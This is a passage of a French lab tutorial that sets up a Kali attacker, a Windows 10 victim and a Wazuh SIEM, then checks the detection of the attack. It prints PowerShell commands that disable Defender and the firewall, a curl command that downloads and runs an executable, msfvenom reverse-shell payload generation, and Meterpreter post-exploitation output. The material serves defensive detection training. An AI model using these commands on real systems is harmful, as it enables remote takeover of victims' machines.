Set-MpPreference -DisableIOAVProtection $true  
Set-MpPreference -DisableBehaviorMonitoring $true  
Add-MpPreference -ExclusionPath "C:\Users\vitime\Downloads"
```

```
# Désactiver le pare-feu  
netsh advfirewall set allprofiles state off
```

```
# Télécharger et exécuter le payload en une commande  
curl.exe -o "C:\Users\vitime\Downloads\update.exe" "http://192.168.74.128:8080/update.exe"; Start-Process  
"C:\Users\vitime\Downloads\update.exe"
```

5.6 Session Meterpreter ouverte

Sur Kali, Metasploit affiche la connexion entrante :

```
https://metasploit.com

=[ metasploit v6.4.116-dev ]
-- --=[ 2,623 exploits - 1,326 auxiliary - 1,707 payloads ]
-- --=[ 431 post - 49 encoders - 14 nops - 10 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > Interrupt: use the 'exit' command to quit
msf > msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.74.128 LPORT=4444 -f exe -o /tmp/update.exe
[*] exec: msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.74.128 LPORT=4444 -f exe -o /tmp/update.exe

verriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
-] No arch selected, selecting arch: x64 from the payload
no encoder specified, outputting raw payload
payload size: 510 bytes
final size of exe file: 7680 bytes
saved as: /tmp/update.exe
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.74.128
LHOST => 192.168.74.128
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.74.128:4444
[*] Sending stage (232006 bytes) to 192.168.74.130
[*] Meterpreter session 1 opened (192.168.74.128:4444 -> 192.168.74.130:53929) at 2026-05-27 10:49:55 -0230
```

Figure 11 - Session Meterpreter ouverte : Kali a pris le controle de Windows 10

5.7 Commandes Meterpreter

Une fois la session ouverte, vous pouvez exécuter des commandes sur la machine victime :

```
# Informations sur le système
```

```
sysinfo
```

```
# Utilisateur actuel
```

```
getuid
```

```
# Liste des processus
```

```
ps
```



```

meterpreter > sysinfo
Computer      : DESKTOP-QTAEKF7
OS           : Windows 10 22H2 (10.0 Build 19045).
Architecture : x64
System Language : fr_FR
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > getuid
Server username: DESKTOP-QTAEKF7\vtitme
meterpreter > ps

Process List

```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
72	4	Registry	x64	0		
192	4152	msedge.exe	x64	1	DESKTOP-QTAEKF7\vtitme	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
484	4458	cmd.exe	x64	1	DESKTOP-QTAEKF7\vtitme	C:\Windows\System32\cmd.exe
460	864	TrustedInstaller.exe	x64	0	AUTORITE NT\Syst*me	C:\Windows\servicing\TrustedInstaller.exe
516	976	TextInputHost.exe	x64	1	DESKTOP-QTAEKF7\vtitme	C:\Windows\SystemApps\MicrosoftWindows.Client.CBS_cw5n1h2txyewy\TextInputHost.exe
532	4	smss.exe	x64	0		
568	864	svchost.exe	x64	0	AUTORITE NT\SERVICE R**SEAU	C:\Windows\System32\svchost.exe
628	616	csrss.exe	x64	0		
648	864	svchost.exe	x64	0	AUTORITE NT\SERVICE R**SEAU	C:\Windows\System32\svchost.exe
726	616	wininit.exe	x64	0		
744	728	csrss.exe	x64	1		
788	728	winlogon.exe	x64	1	AUTORITE NT\Syst*me	C:\Windows\System32\winlogon.exe
864	736	services.exe	x64	0		
872	736	lsass.exe	x64	0	AUTORITE NT\Syst*me	C:\Windows\System32\lsass.exe
948	976	RuntimeBroker.exe	x64	1	DESKTOP-QTAEKF7\vtitme	C:\Windows\System32\RuntimeBroker.exe
952	736	fontdrvhost.exe	x64	0	Font Driver Host\UMFD-0	C:\Windows\System32\fontdrvhost.exe
960	788	fontdrvhost.exe	x64	1	Font Driver Host\UMFD-1	C:\Windows\System32\fontdrvhost.exe
976	864	svchost.exe	x64	0	AUTORITE NT\Syst*me	C:\Windows\System32\svchost.exe
1028	788	dwm.exe	x64	1	Window Manager\DMW-1	C:\Windows\System32\dwm.exe
1076	976	RuntimeBroker.exe	x64	1	DESKTOP-QTAEKF7\vtitme	C:\Windows\System32\RuntimeBroker.exe
1120	864	svchost.exe	x64	0	AUTORITE NT\Syst*me	C:\Windows\System32\svchost.exe

Figure 12 - Commandes Meterpreter sur la machine Windows 10 compromise

6. Détection sur Wazuh Dashboard

6.1 Accès au dashboard

- Ouvrir un navigateur et aller sur : <https://192.168.74.131>
- Accepter le certificat SSL (cliquer Avance -> Continuer vers le site)
- Se connecter : login admin / mot de passe genere a l'installation
- Aller dans : menu hamburger -> Threat Hunting

6.2 Vérification des évènements Sysmon

Dans la barre de recherche de Threat Hunting, tapez :

```
rule.groups: sysmon
```




Figure 13 - 162 événements Sysmon détectés avec les techniques MITRE ATT&CK

Wazuh détecte automatiquement plusieurs techniques MITRE ATT&CK :

Technique MITRE	Description	Niveau
Malicious File	Exécution d'un fichier malveillant	8
Process Injection	Injection dans un processus	High
PowerShell	Utilisation suspecte de PowerShell	Medium
Command and Scripting	Exécution de scripts	Medium
Ingress Tool Transfer	Transfert d'outil depuis l'extérieur	Medium
Lateral Tool Transfer	Déplacement latéral d'outils	Medium
Application Layer Prot	Communication C2 (reverse shell)	10

6.3 Vérification de la règle 100001

Tapez dans la recherche :

```
rule.id: 100001
```




Figure 14 - Règle 100001 déclenchée : exécution d'un .exe depuis Downloads (T1204.002 - Malicious File)

6.4 Vérification de la règle 100002

Tapez dans la recherche :

rule.id: 100002




Figure 15 - Règle 100002 déclenchée : connexion réseau sortante depuis Downloads (T1071 - C2 Protocol)

6.5 Commandes de vérification sur Ubuntu

```
# Voir les alertes en temps réel  
sudo tail -f /var/ossec/logs/alerts/alerts.log
```

```
# Filtrer par nos règles personnalisées  
sudo grep '100001\|100002' /var/ossec/logs/alerts/alerts.log
```

```
# Tester une règle manuellement  
sudo /var/ossec/bin/wazuh-logtest
```

7. Récapitulatif et Checklist de Validation

7.1 Checklist complète

Composant	Commande de verification	Resultat attendu
Wazuh Manager	sudo systemctl status wazuh-manager	active (running)
Wazuh Dashboard	https://192.168.74.131	Page de login visible
Sysmon (Windows)	Get-Service Sysmon64	Running
Agent Wazuh (Windows)	Get-Service WazuhSvc	Running
Agent connecte	Dashboard -> Agents Summary	Active (1)
Logs Sysmon recus	Threat Hunting: rule.groups: sysmon	Resultats visibles
Règle 100001	Threat Hunting: rule.id: 100001	1+ alertes
Règle 100002	Threat Hunting: rule.id: 100002	1+ alertes

7.2 Tableau des adresses IP

Machine	Adresse IP	Port principal	Role
Ubuntu (Wazuh)	192.168.74.131	443 (Dashboard)	Serveur SIEM
Kali Linux	192.168.74.128	4444 (Listener)	Attaquant
Windows 10	192.168.74.130	1514 (Agent)	Victime

7.3 Problèmes fréquents et solutions

Probleme	Cause	Solution
No results dans Threat Hunting	Logs Sysmon non configures	Ajouter le bloc localfile dans ossec.conf et redémarrer l'agent
Agent non visible dans Wazuh	IP du serveur incorrecte	Réinstaller l'agent avec la bonne IP WAZUH_MANAGER
Payload bloque par Defender	Windows Defender actif	Set-MpPreference-DisableRealtimeMonitoring \$true
SCP échoue entre Kali et Windows	Pare-feu Windows actif	netsh advfirewall set allprofiles state off
Copier-coller ne fonctionne pas	VMware Tools absent	VM -> Install VMware Tools puis redémarrer